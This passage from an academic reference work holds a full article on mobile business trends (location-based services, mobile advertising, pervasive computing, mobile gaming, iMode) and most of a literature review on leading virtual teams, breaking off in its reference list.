Project Learning or Project Works: Project learning is an iterative process of building knowledge, identifying important issues, solving problems, sharing results, discussing ideas, and making refinements. Through articulation, construction, collaboration, and reflection, students gain subject-specific knowledge and also enhance their metacognitive caliber.

Situated Learning: Situated learning is involved when learning instructions are offered in genuine living contexts with actual learning performance and effective learning outcomes.

Social Community: A common definition of social community has usually included three ingredients: (a) interpersonal networks that provide sociability, social support, and social capital to their members; (b) residence in a common locality, such as a village or neighborhood; and (c) solidarity sentiments and activities.

ZPD: Zone of Proximal development is the difference between the child's capacity to solve problems on his own and his capacity to solve them with assistance of someone else.

Latest Trends in Mobile Business

Sumeet Gupta
National University of Singapore, Singapore

MOBILE BUSINESS: INTRODUCTION

Since the 1990s, a surge in the popularity and usage of e-commerce has led to the recent emergence of conducting business transactions using handheld mobile devices connected by wireless networks (Andrew, Valacich, & Jessup, 2003). Known as mobile commerce, m-commerce allows for anytime and anywhere commercial transactions. M-commerce is an upcoming technology whereby commercial transactions are made through handheld devices, such as mobile phones and personal digital assistants (PDA), which are connected by wireless networks. The ability to conduct business anytime and anywhere through mobile commerce will remove the space and time constraints on an individual for conducting business.

Different kinds of services have since emerged for conducting m-commerce, such as location-based services (LBS) (e.g., mobile advertising), pervasive computing, and mobile gaming. These services allow for conducting not only commerce but also business activities using mobile devices. Mobile business (m-business) allows for mainly two kinds of services, namely, push-based and pull-based. Push-based services are initiated by the vendor while pull-based services are initiated by the customer. We will discuss these services in m-business together with their advantages and disadvantages.

LOCATION-BASED SERVICES

Location-based services are essentially push-based services that generate commercial activity by using geographic location information of the mobile devices, along with information about services and products available in physical proximity (Matthew, Sarker, & Varshney, 2004). The key component of LBS is location. Through location determination technologies (LDTs), the location of mobile device users can be detected via terrestrial or satellite-based technologies, with the global positioning system (GPS) being the most famous LDT.

LBS comprises of various services such as providing travel directions, instant information, traffic alerts, and so forth. Consumer services and mobile advertisements are examples of mobile services that link buyer and seller. Consumer services, a kind of customer-to-business (C2B) pull service, deliver products or shop-related information upon request. Buyers can obtain information from shops in a shopping mall based on products' requirements on the buyer's shopping list. Mobile advertising uses the business-to-customer (B2C) push method whereby advertisements which may contain special events information, discount vouchers, and so forth which are not requested by users will be sent to them when they are within a certain physical proximity from the store. For instance, when a customer is within the vicinity of Swensen's, a 20% discount Swensen's short message is sent to the customer's mobile device. The customer can then use the discount message sent upon entering Swensen's for a meal.

LBS can impact the purchasing behavior of consumers and the operations and business model of commercial businesses. In terms of value proposition, companies that involve in LBS provide not only elements of convenience and speed for up-to-date information, but are also able to achieve cost-savings and price comparisons between products. For example, instead of looking for a computer to search for the information online or to enquire from numerous friends, all one needs to do is to use LBS consumer services for desired information. An updated, hassle-free, and faster reply can thus be obtained.

The market space of companies can also be further expanded, promoting products or services to both intended and unintended consumers. As advertisements and promotions reach out to unintended consumers via LBS, the possibility of increased sales is higher which in turn generates more revenue. For example, a prospective customer may receive a promotional advertisement sent by, say, Marks and Spencer using LBS. Out of curiosity, the customer may decide to visit the Marks and Spencer store and conduct purchases. In this way, Marks and Spencer obtains extra revenue.

A competitive environment definitely exists, if competitors in the same industry are using LBS within the same market space. Such a competitive environment may bring about homogeneous pricing or even various kinds of innovative marketing strategies by companies in order to achieve a competitive advantage. Even in a less competitive environment, companies with LBS certainly have competitive advantages over those without LBS. This is largely due to the provision of improved services (such as ease of navigation). Customers are also able to extract information about the companies regardless of time and place, even when the store is closed. Secondly, product and service promotions and information can be easily and dynamically updated on the database, and marketing strategies can be redesigned. Third, convenient access to information on interactions between the consumer's mobile devices and the screen can help the marketing team of a company to appropriately plan strategies according to information on hand. For example, the statistics of the number of searches of a product by users on a company will effectively help the company to plan its marketing strategies.

MOBILE ADVERTISING

Mobile advertising, a form of location-based service, refers to 'discounts or special offers' offered by businesses in customers' vicinity according to customers' interest. Singapore has one of the highest mobile phone penetration rates in the world.

According to Lim (2006), Singapore's mobile phone ownership stands at 80% with an 11% growth in the number of mobile phones sold. These figures serve to show that most people in Singapore hold at least one mobile phone with some people owning more than one with multiple service providers. This is therefore a prime time to use mobile advertising as a value added platform to increase sales and brand recognition.

Mobile advertising provides better targeting than direct mail and is considerably less expensive than a sustained television advertisement campaign. When combined with traditional forms of advertising like print, radio, and television, mobile advertising can be a very effective way of getting the sales message across for companies.

Mobile advertising with traditional forms of advertising has been used with great success in some countries. In Australia, a concerted campaign using print media, television, the Internet, and mobile advertising was used to promote the launch of the new Kit Kat Chunky chocolate bar (Veldre, 2001). When consumers bought the product, they were given a serial number and asked to key in either through short message service (SMS) or through the Internet. This allowed them to win instant prizes collected from participating outlets using the reply e-mail or SMS. There was also an option of an opt-in to receive updates and news on new products. Research has shown that more than 97% of participants used their mobiles to participate and about 100,000 people opted to receive the product updates. This example shows how well a coordinated campaign benefits both the consumer and the business. The company got increased brand name recognition and sales of a newly launched product. And the consumers were given the option of receiving product updates which may help them make better purchasing choices and increased excitement when they bought the new product because of the prizes. The use of an opt-in to receive updates also prevents the company from sending unsolicited SMS or spam.

The best part of advertising using the mobile phone platform is it is ubiquity. This allows location-based advertising that is impossible in other mediums. In Shibuya, Tokyo, several fashion outlets used SMS to tell loyal customers of sales when they are in the vicinity of their shops. This allows the shops to disseminate promotions in an effective manner and also allows shoppers to know of any impending sales so they can stretch their purchasing power.

Mobile advertising also has some disadvantages. Although location can help vendors advertise according to customers interests, it is almost impossible for companies using mobile advertising to reach out to their preferred target group as customers' needs differ. This also means that consumers who are interested may not be able to receive such promotion as they may not be in the vicinity of the service. This creates a problem of market failure where businesses may not be reaching out to the interested customers.

Due to the small interface, limited memory, and bandwidth of the mobile devices, vendors can display only a limited amount of information. Therefore, users are unable to view the full advertisement that they may be interested in or they may miss out on the service altogether. Thus, the success of mobile advertising is greatly reduced due to such limitation although improvements in technologies (such as iMode discussed later in this article) are fast eliminating these flaws.

Due to the relatively low cost of entry in mobile business more competitors are expected, thus leading to reduced profits instead of increasing profits as promised by mobile advertising. The emergence of mobile advertising also creates a dilemma due to channel conflict between mass media and mobile advertising. Mass media provides wide coverage, but a limited impact, as people can choose to accept or ignore what they see. In case of mobile advertising, mass SMSs can be sent to the wrong target group who may deem the service redundant.

Last, the implications of security and privacy are problems that seriously need to be resolved (Ghosh & Swaminathan, 2003; Oh & Xu, 2003). Mobile advertising means that SMSs are pushed to the customers even though they may not need the information, which means invasion on customer privacy. If customers are allowed to choose the advertisements they want, businesses will not be able to attain mass audience thus creating a conflicting situation for businesses and customers. Security is also an issue that creates a problem for mobile advertising. Consumers may unknowingly download malicious codes that may delete their mobile phone data. Hence, it is almost impossible to make mobile advertising absolutely safe for consumers.

PERVASIVE COMPUTING

With proliferation of mobile commerce, the concepts of business while mobile is also extended to mobile business, such as pervasive computing and mobile gaming. Pervasive computing is having almost any device embedded with microcomputer chips to connect the device to an infinite network of other devices (Grudin, 2002). The goal is to create an environment where there is unobtrusive connectivity and services all the time. Users do not have to think about how the devices can be used. All the objects are interconnected under a network and will process and transport information cooperatively and automatically based on customers needs and preferences. The more wireless devices are connected with the network, the more contributions pervasive computing can make.

Pervasive computing helps to improve the business model of companies. First of all, the market space of the company can be extended to different users with different needs as relevant information and applications for each specific user can now be obtained easily. Take for example a hospital that has enough manpower only to look after a specific number of patients. With pervasive computing, the hospital will be able to take in more patients since all the devices in the ward or on the patients can allow constant automated monitoring and they can be attended to immediately whenever the need arises.

In terms of value proposition for customers, pervasive computing allows convenience and also facilitation of continuous communication with others. The value proposition for a company is productivity and efficiency. The company not only provides relevant first-hand information to customers but also offers alternate solutions. For example, a travel agency can send a message to a passenger immediately upon knowing that the flight is delayed and list three alternative travel options that the passenger can adopt. The company can hence develop a comparative advantage of producing a unique product, and create a first mover advantage. For example, producing a microwave oven that automatically download recipes, sets the cooking time and so forth is likely to win over customers due to the convenience and fuss-free culinary excellence. As pervasive computing can also bring significant efficiencies and save costs by requiring less manpower, the competitive advantage for the companies will be further increased.

MOBILE GAMING

Mobile gaming does not mean retro shooting and simple trivia games anymore. In fact, game developers around the world have managed to produce massive multiplayer role-playing games (MMORPG) on handheld devices (Hyman, 2006; Stuart, 2005). These games are downloaded onto Java phones and gamers around the world can communicate, fight, participate in tournaments, and view high scores simultaneously in the interconnecting virtual gaming world. All these are made possible using a mobile phone with general packet radio service (GPRS) or third generation (3G) connections.

Telecommunications companies around the world are seeing big opportunities coming from mobile gaming and many are ensuring interoperability and stability in their networks to prepare for the upcoming trend in online mobile gaming. 3G infrastructures are being rolled out aggressively in many parts of the world today and this also means more opportunity for connected gaming such as the mobile MMORPG. Besides the network infrastructures, improvements and revolutions on handsets are made to facilitate better gaming experiences. Over time, problems like low memory, slow processors, small screens, and limited input facilities may be overcome.

Many in the gaming industry have also begun to see the opportunities coming from online mobile games and are motivated to take strategic moves into the area of gaming in the near future. In early 2006, the video game giant Electronic Arts cooperated with Los Angeles-based leading mobile games developer Jamdat Mobile through a $680 million acquisition. It is expected that this acquisition will move Electronic Arts ahead of its competitors in the fast-growing mobile phone game space, with more than 50 titles to be released by the combined companies during the first year.

Another local new game company, Activate, came up with the world's first PC-mobile cross-platform MMORPG by working with Nokia. It means that gamers are allowed to play simultaneously with tens of thousands of others, using either their mobile phones or their PC. These games allow interactions as they can now chat with one another, trade items, and team up for conquests. With current technologies, the gaming industry will be able to break through its traditional business model by using m-commerce, improving customer satisfaction, and generating more revenues.

For businesses going into this area, they will open up more business opportunities as they can now sell gaming related products anytime and anywhere. Moreover, by going mobile, gaming companies engage consumers for longer periods of time, thus increasing customers' preference for the game. Customers can get to play their favourite online game on their mobile phone, which is a definite plus for most online MMORPG gamers.

Engaging in online mobile business brings consumers and the game producers closer. Gaming companies can increase their profitability if they are able to retain the consumer's loyalty to the game or by creating a barrier for other companies to enter. Consumers can view updates in real time and purchase items they require as and when they are free. MMORPG game producers as well do not only restrict their sales through Internet transactions. This is a win-win situation for both consumers and businesses as their needs are fulfilled within the same period.

Screen sizes and memory limitations reduces the success rates of mobile MMORPG. Game files are large by nature and the memory space may prove to be an undoing point for the games. The complexity of mobile MMORPG also means that most of the current mobile phone models are unable to support the graphics intensity. This greatly reduces the game play ability of the consumers and that may adversely affect the consumers' interest in the game.

Security and network problems also need to be resolved as when consumers use their mobile phone to play the mobile MMORPG, they are easy prey for hackers as the mobile phone does not have as good a security firewall as a personal computer. Network problems in some countries may also create problems as they may not be able to support the gaming experience. Businesses may have to fork out huge amounts to create servers that are able to hold onto consumers' data as they play and this could create a barrier for new companies to enter.

FUTURE OF MOBILE BUSINESS: IMODE, A REVOLUTIONARY SUCCESS STORY

'iMode,' a platform for mobile phone communication and complete mobile Internet service, was started by NTT DoCoMo in Japan in 1999. Since then, it has attracted over 28 million subscribers in Japan and over 5 million all over the world. With iMode, cellular phone users get easy access to more than 40,000 Internet sites, as well as specialised services such as e-mail, online shopping and banking, ticket reservations, and restaurant advice. Users can access sites from anywhere in Japan, and at unusually low rates, because the charging is based on the volume of data transmitted, not the amount of time spent connected.

Apart from providing access to a huge range of Web site, iMode is easy to navigate, and essentially works like an Internet browser. One can select 'go to Web page' and simply type in the URL. One can make calls to mobile numbers displayed on the screen at the touch of a button. User can also go to Web sites from Web site links which appear in messages. One can also receive and send e-mails (text as well as pictures) through the simple i-mail system.

NTT DoCoMo has adopted a wireless communications model utilising variations of de facto Internet standards such as HTML. By basing their content on iHTML, a subset of HTML, they give the customers access to the existing network of conventional Web servers, and therefore, provide them with seamless Web service. At the same time, the use of iHTML has greatly simplified the creation of iMode sites for their content providers. Other key standards they have adopted include graphics interchange format (GIF), Java, musical instrument digital interface (MIDI), and hypertext transfer protocol (HTTP).

It can be predicted that iMode will successfully replace wireless application protocol (WAP) used to provide mobile data services. iMode has a number of advantages over WAP. While WAP uses a special language called wireless markup language (WML) for communication between a special protocol conversion device called a WAP gateway (GW) and content on the Internet, iMode utilises an overlay packet network for direct communication (no gateway needed) to the content providers on the Internet. The WAP GW converts between WML and HTML, allowing delivery of WAP-based content to a WAP-capable mobile device. The protocol language of iMode, c-HTML, is a derivation of HTML and is easier to learn and apply than WML. Moreover, iMode devices can display multicolor images, while WAP devices can display only text information. Also, iMode devices have an added advantage of navigation through hyperlinks, whereas WAP supports navigation between layered menus.

With the added advantages of iMode, it is likely that iMode would replace the WAP mobile market. As there is a great amount of interest in using cell phones for conducting businesses (Stafford & Gillenson, 2003), paying bills, and accessing mails, the proliferation of iMode would revolutionise the way mobile business are conducted. The e-service models that use intelligent systems to ‘push’ information services linked to database and GPS functionality to business travelers’ phones, in order to provide automatic updates of travel reservations based on location-based data from their mobile devices, can be easily supported using iMode.

CONCLUSION

With the added advantage of being mobile, m-commerce is slowly pervading into the society. Some of the latest trends in m-commerce were discussed here. Although the arrival of m-commerce creates problems like security, network, connectivity, and hardware issues, it also enhances business models as it increase revenue and creates barriers and branding effect. To reap the full effect of m-commerce, businesses must adopt ideas that will attract consumers and not deter them.

REFERENCES

Andrew, A., Valacich, J.S., & Jessup, L.M. (2003). Mobile commerce: Opportunities and challenges. *Communication of the ACM, 46*(12), 31-32.

Ghosh, A.K., & Swaminathan, T.M. (2001). Software, security and privacy risks in mobile commerce. *Communications of the ACM, 44*(2), 51-57.

Grudin, J. (2002). Group dynamics and ubiquitous computing. *Communications of the ACM, 45*(12), 74-78.

Hyman, P. (2006, September 2). Mobile gaming gets big. *Game Daily Biz*. Retrieved March 2, 2007, from http://biz.gamedaily.com/industry/feature/?id=11822

Lim, J. (2006, March 3). AP users shun advanced mobile devices. *ZDNet Asia*. Retrieved March 2, 2007, from http://www.zdnetasia.com/news/communications/0,39044192,39315467,00.htm

Mathew, J., Sarker, S., & Varshney, U. (2004). M-commerce services: Promises and challenges. *Communications of the Association for Information Systems, 14*.

Oh, L.B., & Xu, H. (2003). Effects of multimedia on mobile consumer behaviour: An empirical study of location-aware advertising. In *Proceedings of the twenty-fourth International Conference on Information Systems* (pp. 679-691).

Stafford, T.F., & Gillenson, M.L. (2003). Mobile commerce: What it is and what it could be. *Communications of the ACM*, 46(12), 33-34.

Stuart, K. (2005). Era of Eidolon: Mobile gaming goes MMORPG. *Guardian unlimited*. Retrieved March 2, 2007, from http://blogs.guardian.co.uk/games/archives/2005/01/20/era_of_eidolon_mobile_gaming_goes_mmorpg.html

Veldre, D. (2001, July 30). Does someone you know deserve the big (online) finger? *BandT News*. Retrieved March 2, 2007, from http://www.bandt.com.au/news/f0/0c005cf0.asp

KEY TERMS

GPS: The global positioning system (GPS) is a satellite-based navigation system. Originally intended for military applications, it was made available for civilian use in 1980s. It works round the clock, in any weather conditions, anywhere in the world. There are no subscription fees or setup charges to use GPS.

LDT: Location determination technology refers to the technology used for location determination of a device in an access network. It varies between different types of network. The information obtained from the LDT is combined with the location information server (usually extracted from a database) to determine a final location.

MMORPG: Massive multiplayer role-playing games. A genre of online computer role-playing games in which a large number of players interact with one another in a virtual world.

Pervasive Computing: Pervasive computing or ubiquitous computing, as the name indicates, refers to the trend toward increasingly connected computing devices in the environment. The devices need not be computers, but very tiny (even invisible) and either mobile or embedded in almost any type of object, including cares, clothing, and appliances. The pervasive computing devices communicate through increasingly interconnected networks.

SMS: Short message service. A service available on most digital mobile devices and desktop computers that permits the sending of short messages between mobile phones, other handheld devices, and even landline telephone.

WAP: Wireless application protocol (WAP) is an open international standard used to enable access to Internet from mobile phone or PDA. A WAP browser provides all the basic services as a computer-based Web browser, but is simplified to operated within the restrictions of a mobile phone. It has gained popularity in recent years and is used for the majority of the world's mobile Internet sites or WAP sites. However, it is being challenged to extinction by the iMode platform, which is much more flexible, fast, and user friendly.

Leading Virtual Teams

Dan Novak
IBM Healthcare and Life Sciences, USA

Mihai C. Bocarnea
Regent University, USA

INTRODUCTION

New forms of organizations, such as virtual teams who primarily conduct their work through electronic media, are becoming more common. With the proliferation of information and communication technology (ICT), most organizational teams are now *virtual* to some extent (Martins, Gilson, & Maynard, 2004). Virtuality is now a matter of degree (Kratzer, Leenders, & Van Engelen, 2006) as most teams in knowledge-intensive organizations are somewhere on a continuum between traditional teams with no electronic media and completely virtual teams engaging through electronic interaction.

Many organizations have assumed that there are minimal differences between traditional teams and virtual teams (Rosen, Furst, & Blackburn, 2006). However, many scholars now suggest the differences are substantial, requiring different approaches and skills to virtual teams (Balotsky & Christensen, 2004). Virtual teams are complex, spanning boundaries across groups, functions, organizations, time zones, and geographies (Adler, Black, & Loveland, 2003), and the organizational leadership issues are important (Vakola & Wilson, 2004).

This article reviews the virtual team literature to uncover differences between virtual teams and traditional teams from an organizational leadership perspective. The purpose of this article is to understand what differences exist, what is known about the differences, what still needs to be studied, and some practical implications for organizations and leaders. The literature is reviewed around four leadership aspects of virtual teams: trust, communication, interaction, and the organizational system. The organizational system includes the role of the leader, the organizational structure, culture, goal setting, and training specifically for virtual teams. Practical implications from the literature and recommendations for further research are included in the discussion.

BACKGROUND

New, flexible forms of organizations, such as virtual teams, are becoming more common and their use is expected to grow. Virtual teams are teams that have a clear task and that require members to work independently to accomplish the task, but are geographically dispersed and communicate through technology rather than face-to-face (Gibson & Cohen, 2003). Their work is “conducted mostly virtually through electronic media” (Malhotra & Majchrzak, 2004, p. 76). Virtual teams are an emerging organizational form for the 21st century, which is relatively unstudied (Stevenson & McGrath, 2004).

Effective virtual teams require more than just technology, although technology gets most of the credit for the emergence of virtual teams. The literature reveals that the driving factors behind virtual teams are the globalization of the world economy, hypercompetition, worker demands, the increasing sophistication of technology, the move toward more knowledge work, and the potential for cost savings (Shockley-Zalabak, 2002). Figure 1 illustrates the overlap of these factors that are driving the formation and use of virtual teams.

Virtual teams are substantially different from traditional teams; yet, virtual work was always examined as just an extension of traditional work (Robey, Schwaig, & Jin, 2003). Distance, boundaries, and reliance on ICT add levels of complexity that ordinary teams just do not have (Adler, Black, & Loveland, 2003). Virtuality requires new ways of thinking about leadership, communications, and teamwork, yet, very little information from a leadership perspective is available in the literature (Stevenson & McGrath, 2004).

Research on virtual teams has revealed the importance of trust, communication, interaction, and the organizational system. The literature emphasized trust as the primary issue in the establishment of virtual teams,

Figure 1. Factors driving the formation and use of virtual teams





Figure 2. Virtual teams: The four dominant discussions found in the literature



with the issues of communication and interaction following closely behind. The literature agreed that trust, communication, and interaction must be approached differently for virtual teams (Balotsky & Christensen, 2004). The organizational system includes the role of the leader, organizational structure, culture, objectives, goal setting, rewards, and training.

Figure 2 illustrates a model of these aspects and emphasizes the interdependence between the aspects (Majchrzak, Malhotra, Stamps, & Lipnack, 2004). Following the model in Figure 2, this article will review the literature on virtual teams regarding trust, communication, interaction, and the organizational system.

TRUST IS ESSENTIAL

Trust is the key issue for the development of effective virtual teams (Jarvenpaa, Shaw, & Staples, 2004). The antecedents of trust are not clear, however, as Ferrin (as cited in Bunker, Alban, & Lewicki, 2004) sampled 50 articles on trust and found 75 different variables that may predict interpersonal trust. Competence and performance were noted as important elements in establishing trust (Anderson & Shane, 2002), suggesting that trust is not the result of social bonds among virtual team members. Jarvenpaa et al. (2004) suggest that *swift trust* is based on the first few keystrokes, but it is fragile and must be maintained by timely, predictable, and substantial responses over time.

Face-to-face interaction is an effective way to initiate trust, especially at launch and to celebrate significant milestones. Rutkowski, Vogel, van Genuchten, Bemelmans, and Favier (2002) posit that an initial face-to-face interaction makes the members feel more responsible to their contribution and to their competence, thus building their level of trust. In addition, virtual teams should build initial trust by establishing agreements and norms, aligning expectations, establishing shared vision and language, and creating accountability for trustworthy behavior (Abrams, Cross, Lesser, & Levin, 2003). Trust is related to communication and team interaction, and all three aspects are essential to building virtual teams (Majchrzak et al., 2004).

COMMUNICATION AMONG VIRTUAL TEAMS

Communication problems are more likely in virtual teams, especially because time and distance boundaries can overdramatize the lack of timely communications (Stevenson & McGrath, 2004). Face-to-face teams normally have communication norms established and those norms may not transfer well to the virtual environment (Shockley-Zalabak, 2002). Norms create common understandings for communication and interaction, which then builds trust (Malhotra & Majchrzak, 2004; Zaccaro & Bader, 2003).

Majchrzak et al. (2004) posited that e-mail was a poor way to communicate, as was videoconferencing. Robey et al. (2003) posit that e-mail actually interrupts work, and Rutkowski et al. (2002) point out the lack of feedback available through e-mail. Majchrzak et al. (2004) emphasized newer groupware solutions as the key to effective communications, suggesting that groupware could document and report findings, followed by telephone conferences to resolve any differences.

Significant discussion surrounded the concept of synchronous vs. asynchronous communication methods, also known as "same time, different place" or "different time, different place" communication methods (Malhotra & Majchrzak, 2004, p. 77). Synchronous communication includes instant messaging, telephone conference, videoconference, and other application viewing and sharing technology, and is essential for high complexity tasks. Group support systems (GSS) are also a form of synchronous communication that can improve communications, cohesion, collaboration, and team commitment (Huang, Wei, Watson, & Tan, 2003). Asynchronous communication consists of e-mails, threaded discussions, and databases of shared documents, and is acceptable for low complexity tasks (Bell & Kozlowski, 2002). In general, synchronous communications was found to improve the performance of virtual teams (Paul, Seetharaman, Samarah, & Mykytyn, 2004); Rutkowski et al. (2002) even suggest that synchronous communications should be "enforced" on virtual teams. However, asynchronous communication allows virtual team members to communicate when they need to, and is effective for a simple exchange of information.

Electronic communications are often unevenly distributed, resulting in private communications that leave other team members uninformed or mistaken (Malhotra & Majchrzak, 2004). This disparity in communications also drives the momentum behind GSS and other coordinated communication systems (Huang et al., 2003). There are differences in communication between virtual teams and traditional teams, and frequent, coordinated communication is more important for virtual teams than for face-to-face teams (Zigurs, 2003). Leaders must address the social and human issues regarding communication, not just the technical issues. Effective communication can be encouraged through awareness, coaching, training, accountability, and accessibility (Cross & Parker, 2004).

INTERACTION WITHIN VIRTUAL TEAMS

As observed in previous sections, team interaction ties closely to deep trust and effective communications (Majchrzak et al., 2004). Virtual teams tend to be more unstable than traditional teams, having a negative impact on team commitment and interaction. Virtual team leaders influence the rhythm and pace of the interaction (Yoo & Alavi, 2004); therefore, leaders have an opportunity to make a positive impact on virtual team interaction. Leaders must establish a climate that supports participation and interaction, with a subsequent impact on trust (Vakola & Wilson, 2004). A supportive climate starts with effective ICT practices but continues on to the goal setting, rewards, and other organizational issues (Huang et al., 2003).

Groups brought together virtually have not "formed" in any social sense, and thus they have limited cohesion and team commitment until they have an opportunity for face-to-face interaction (Zigurs, 2003). Virtual teams must learn to build interpersonal interaction in a virtual environment, and members of virtual teams have to adjust to the change in social mechanisms and the loss of nonverbal cues (Malhotra & Majchrzak, 2004). Without the proper levels of interaction, virtual team members can feel isolated, disconnected, and lacking a sense of place in the team and the organization (Balotsky & Christensen, 2004).

Avolio and Kahai (2003) suggest that virtual team members have more access to information and to each other, changing the way they interact and changing their relationship with leaders. ICT tools such as Instant Messaging (IM) can reduce the isolation among virtual team members and reduce the advantages of colocated teams (Malhotra & Majchrzak, 2004). As reviewed in this section, face-to-face interaction is preferable over virtual interaction; however, satisfying virtual interaction is possible (Potter & Balthazard, 2002). Individuals prefer interaction with other individuals as compared to interaction with tools and databases (Cross & Parker, 2004), thus, leaders must be cognizant of the human aspects of interaction.

THE ROLE OF THE ORGANIZATIONAL SYSTEM IN VIRTUAL TEAMS

The organizational system and the leader are critical to the success of virtual teams (Avolio & Kahai, 2003), as virtual teams are "not a simple re-creation of a physical form into a digital form" (Prasad & Akhilesh, 2002, p. 105). Organizational and leadership issues that must be addressed include clarity, strategy, structure, boundaries, objectives, rewards, explicit processes and norms, culture, and training (Stevenson & McGrath, 2004). The culture of face-to-face teams cannot just be transferred to the virtual team environment, because traditional teams have established norms about communication and interaction that do not apply in virtual teams.

Virtual teams will involve more cultures that are diverse, and teams with cultural differences will take longer to bond (Gassman & Zedtwitz, 2003). Within virtual teams that cross cultural or organizational boundaries, the roles and boundaries become blurry and team members are pulled in different directions (Malhotra & Majchrzak, 2004). Virtual teams may need special training for working in a virtual environment (Yoo & Alavi, 2004).

Virtual leaders must redefine some behaviors and spend more time on relationship building than face-to-face leaders, primarily due to the communication and interaction differences of virtual teams (Hart & McLeod, 2003). Avolio and Kahai (2003) suggest that the role of leadership is migrating to lower levels in the organization as the followers know more, and know it sooner. Leadership may be the key to the overall effectiveness of virtual teams; however, more research is needed in this area to understand the leadership behaviors and the organizational system that will create effective virtual teams. In summary, virtual teams are often compared with traditional teams, yet the two forms of teams are different in many regards (Stevenson & McGrath, 2004).

FUTURE TRENDS

As a new organizational form, defined by a relatively new type of interaction, virtual teams need a significant amount of research to understand their organizational and leadership elements. Many organizations do not realize that virtual teams require special attention or special leadership behaviors, especially for long-term virtual teams that are part of today's hypercompetitive, global environment. Research is needed to determine if previous studies on traditional teams and face-to-face leadership will generalize to the virtual team environment, because previous leadership models to date have not been tested in virtual environments. Many questions remain, such as determining what leadership behaviors are effective in virtual teams and what the antecedents to trust, effective communications, and effective interaction within virtual teams are. We need to understand the norms and processes that are unique to virtual teams, and which ones are effective. Finally, what specific training and preparation is needed for the special environment of virtual teams? Such questions need to be answered in order to advance our understanding of how virtual teams operate. As a recent organizational form, virtual teams are an opportunity for researchers and practitioners to come together and create new knowledge about organizations and leadership (Bunker, Alban, & Lewicki, 2004).

CONCLUSION

This article reviews the organizational and leadership issues within virtual teams. A comprehensive analysis of the literature revealed four main aspects in the literature; trust, communication, interaction, and the role of the organizational system. Leaders must understand that ICT is not the primary issue regarding virtual teams (Gabriele, Anne, & Blake, 2004), and that a better understanding of social, behavioral, and leadership issues is required to develop effective virtual teams. Virtual teams need high levels of trust, communication, interaction, and interdependence (Hertel, Konradt, & Orlikowski, 2004). They also need shared goals, (Kirschner & van Bruggen, 2004), a focus on objectives (Kerber & Buono, 2004), explicit norms and expectations (Malhotra & Majchrzak, 2004) and an organizational system that is embedded in a supportive culture (Furst, Reeves, Rosen, & Blackburn, 2004). Leaders must value the attributes and behaviors that enable trust, communication, and interaction among virtual team members, while creating an organizational system that supports virtual teams.

REFERENCES

Abrams, L., Cross, R., Lesser, E., & Levin, D. (2003). Nurturing interpersonal trust in knowledge-sharing networks. *Academy of Management Executive, 17*(4), 64-77.

Adler, T., Black, J., & Loveland, J. (2003). Complex systems: Boundary-spanning training techniques. *Journal of European Industrial Training, 27*(2), 111-125.

Anderson, F., & Shane, H. (2002). The impact of netcentricity on virtual teams: The new performance challenge. *Team Performance Management, 8*(1), 5-13.

Avolio, B., & Kahai, S. (2003). Adding the "e" to e-leadership: How it may impact your leadership. *Organizational Dynamics, 31*(4), 325-338.

Balotsky, E., & Christensen, E. (2004). Educating a modern business workforce: An integrated educational information technology process. *Group and Organization Management*, *29*(2), 148-171.

Bell, B., & Kozlowski, S. (2002). A typology of virtual teams: Implications for effective leadership. *Group & Organization Management*, *27*(1), 14-50.

Bunker, B., Alban, G., & Lewicki, R. (2004). Ideas in currency and OD practice: Has the well gone dry. *Journal of Applied Behavioral Science*, *40*(4), 403-422.

Cross, R., & Parker, A. (2004). *The hidden power of social networks*. Boston: Harvard Business.

Fiol, C., & O'Connor, E. (2005). Identification in face-to-face, hybrid, and pure virtual teams: Untangling the contradictions. *Organization Science 16*(1), 19-33.

Furst, S., Reeves, M., Rosen, B., & Blackburn, R. (2004). Managing the life cycle of virtual teams. *Academy of Management Executive, 18*(2), 6-20.

Gabriele, P., Anne, P., & Blake, I. (2004). Virtual teams: Team control structure, work processes, and team effectiveness. *Information Technology & People 17*(4), 359-380.

Gassman, O., & Zedtwitz, M. (2003). Trends and determinants of managing virtual R&D teams. *R&D Management*, *33*(3), 243-263.

Gibson, C., & Cohen, S. (Eds.). (2003). *Virtual teams that work: Creating conditions for virtual team effectiveness*. San Francisco: Jossey-Bass.

Hart, R., & McLeod, P. (2003). Rethinking team building in geographically dispersed teams: One message at a time. *Organizational Dynamics*, *31*(4), 352-361.

Hertel, G., Konradt, U., & Orlikowski, B. (2004). Managing distance by interdependence: Goal setting, task interdependence, and team-based rewards in virtual teams. *European Journal of Work and Organizational Psychology 13*(1), 1-28.

Huang, W., Wei, K., Watson, R., & Tan, B. (2003). Supporting virtual team-building with a GSS: An empirical investigation. *Decision Support Systems*, *34*(4), 359-368.

Jarvenpaa, S., & Leidner, D. (1999). Communication and trust in global virtual teams. *Organization Science, 10*(6), 791-816.

Jarvenpaa, S., Shaw, T., & Staples, D. (2004). Toward contextualized theories of trust: The role of trust in global virtual teams. *Information Systems Research 15*(3), 250-268.

Kerber, K., & Buono, A. (2004). Leadership challenges in global virtual teams: Lessons from the field. *SAM Advanced Management Journal 69*(4), 4-11.

